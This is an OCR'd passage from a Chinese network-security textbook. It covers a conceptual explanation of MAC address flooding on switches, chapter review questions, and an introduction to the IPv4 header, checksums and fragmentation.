


图 2-68　MAC 地址攻击

图 2-68 说明了 MAC 地址攻击，hacker 每秒发送成千上万个数据包，这些报文的源 MAC 地址是随机选取的，这导致交换机在 1 号端口学习到大量无用的地址转换记录，地址表很快被占满，没有空间学习主机 B 和 C 的 MAC 地址。当主机 B 发给主机 C 的数据流量到达交换机之后，由于 MAC 地址表中没有主机 C 的 MAC 地址，因此交换机将流量在所有端口转发，hacker 也会获得这些数据，进而从中提取出敏感信息。

思考题

1. 数据链路层中的协议字段起什么作用?

2. 交换机在刚接通电源时如何工作?

3. 交换机与集线器有什么区别?

4. 能否在交换机的 MAC 地址转换表中任意添加一条映射记录? 如何实现?

5. 既然交换机是在特定端口转发通信数据的单播设备,为什么有时你的主机可以捕获其他主机之间的通信数据?

6. 交换机的地址学习机制存在哪些安全隐患?

7. 交换机为什么要使用生成树机制?

8. 如何预防交换机的 MAC 地址攻击?

第3章 IP协议及其安全问题

3.1 IP地址

IP地址是一个32位的二进制地址，它用来唯一地在全世界范围内标识一台主机或一台路由器。因特网上的两台设备不会有相同的IP地址，但一台设备如果有多个网络接口，那么它可以有多个IP地址。

因为一个IP地址有32位，因此总的IP地址数量为2^{32}，即4 294 967 296个。

3.2 IP协议

在TCP/IP协议簇中，网络层包括5个协议：地址解析协议(Address Resolution Protocol，ARP)、反向地址解析协议(Reverse Address Resolution Protocol，RARP)、因特网协议(Internet Protocol，IP)、因特网控制报文协议(Internet Control Message Protocol，ICMP)和因特网群组管理协议(Internet Group Management Protocol，IGMP)，如图3-1所示。




图3-1 TCP/IP层次结构

网络层的主要协议是IP协议，IP协议的主要职责是在全网范围内将IP数据报从源主机送达目的主机，然而IP也需要其他协议所提供的服务。

在IP数据报的传递过程中，IP协议需要ARP确定下一跳路由器的MAC地址，同时需要ICMP来处理传输过程中出现的差错等异常情况。

IP 协议用于单播通信，即将数据报从一个信源端传递到一个信宿端。而因特网上的许多应用(例如视频直播)需要多播传递，即将数据报从一个信源端传递到多个信宿端。这时 IP 协议需要借助 IGMP 完成多播任务。首先学习 IP 数据报的格式。

3.2.1 IP 数据报格式

IP 层的分组被称为 IP 数据报，图 3-2 说明了 IP 数据报的格式。IP 数据报由两部分组成：首部和数据。首部长度为 20～60 字节，它包含进行路由选择和报文传递所必需的信息。




图 3-2 IP 数据报格式

图 3-3 给出的是使用 Sniffer 捕获的一个数据帧，前 14 个字节为数据链路层数据，其后 20 字节(带阴影部分)为网络层数据(即 IP 首部)，最后 28 字节为传输层数据(这里是 TCP)。下面通过这个数据帧具体学习 IP 首部的每个字段的含义。




图 3-3 结合具体数据报分析 IP 首部格式

(1) 版本(version，VER，4b)：这个字段定义了 IP 协议的版本。IP 首部第 1 个字节的高 4 位定义了版本号，目前的版本是 4(IPv4)。然而不久的将来版本 6(IPv6)可能会完全取代 IPv4 协议。在图 3-3 中第 1 个字节的高 4 位二进制数为 4，说明这个数据报使用的是 IPv4 协议。

(2) 首部长度(header length，HLEN，4b)：首字节的低 4 位定义了首部长度，这个字段以 4 字节为单位定义 IP 首部的长度，即将该值乘 4 得到的结果是 IP 首部的长度。上例中首字节的低 4 位为 5，说明 IP 首部长度是 20。

(3) 差分服务(differentiated service,DS,1B):这个字段定义了服务质量类型。目前在实际应用中,这个字段并未使用。在上例中 DS 为 0。

(4) 总长度(total length,2B):该字段以字节为单位定义了 IP 数据报的总长度(首部和数据的长度之和)。因为这个字段长度为 2 字节,所以 IP 数据报的总长度限制在 65 535($2^{16}-1$)字节范围之内。在上例中 IP 首部长度为 20 字节、数据长度为 28 字节,因此总长度为 48,用十六进制表示就是 0x 00 30。

(5) 标识、标志和分片偏移在 3.2.2 节介绍。

(6) 生存时间(TTL,1B):这个字段用来防止无人接收的 IP 数据报在网络中循环传递,造成网络拥塞。当一个信源主机准备发送一个 IP 数据报时,它就在这个数据报的 TTL 字段存储一个数值,这个数值远大于信源和信宿主机之间路由器的个数(例如 Windows 系统主机通常将 TTL 设置为 128)。报文在传递过程中每经过一台路由器,TTL 值就被减 1,如果减 1 后值为 0,路由器就丢弃这个报文,若不为 0 路由器就转发这个报文。上例中 TTL=128。

(7) 协议(1B):这个字段定义了传输层协议类型。常见传输层协议的对应数值如图 3-4 所示。上例中协议字段值为 6,代表传输层使用的是 TCP。

值	协议
1	ICMP
2	IGMP
6	TCP
17	UDP
89	OSPF

图 3-4 传输层协议数值

(8) 校验和(2B):IP 校验和只对首部进行校验,而不对数据部分校验。这样做有两个原因。第一,传输层协议(TCP 和 UDP)都有自己的校验和机制,可以保证高层数据的完整性,因此 IP 校验和不需要对高层数据进行重复校验。第二,IP 数据报在整个传递过程中会经过多台路由器,每经过一台路由器,IP 首部的某些字段就会发生改变(例如 TTL、分片偏移、标志、总长度),而 IP 数据部分不会改变,因此校验和只包括会发生变化的 IP 首部,如果将数据也包括在内,那么每台路由器必须重新计算整个报文的校验和,这就增加了每台路由器的处理时间,降低了处理效率。

上例中 IP 校验和的计算过程如图 3-5 所示。20 字节的 IP 首部按照 16 位等分成 10 段,检验和字段设置为 0,将所有项相加取反得到校验和 0x3a18,将结果插入校验和字段。

(9) 源 IP 地址(4B):定义了信源 IP 地址,上例信源 IP 地址为 192.168.2.10。

(10) 目的 IP 地址(4B):定义目的主机地址,上例为 192.168.2.3。

3.2.2 IP 数据报的分片和重组

受物理特性限制,每种类型网络能传输的单个 IP 数据报的最大长度都有一定限制。这个最大数据报长度称为该类型网络的 MTU 值(maximum transfer unit)。图 3-6 给出的是不同类型网络的 MTU 值。

由于不同类型网络能够传输的最大报文长度不同,这就产生了 IP 数据报的分片和重组问题,下面举例说明。在图 3-7 中一个以太网络和一个令牌环网络通过一台路由器连接,主机 H 给主机 A 发送一个大小为 4000 字节的 IP 数据报,路由器在令牌环网接口收到这个报文之后,发现它的长度超过以太网的 MTU 值 1500,因此将其分为三个分片,大小依次为 1400、1400 和 1200 字节。这三个分片通过以太网络最终传输到主机 A,主机 A




图 3-5　校验和计算示例

再将这三个分片重组为一个 4000 字节的 IP 数据报。在传输过程中路由器负责分片，目的主机 A 负责重组分片。

协议	MTU
超级通道(Hyperchannel)	65 535
令牌环(16Mb/s)	17 914
令牌环(4Mb/s)	4464
FDDI	4352
以太网	1500
X.25	576
PPP	296

图 3-6　不同类型网络的 MTU 值

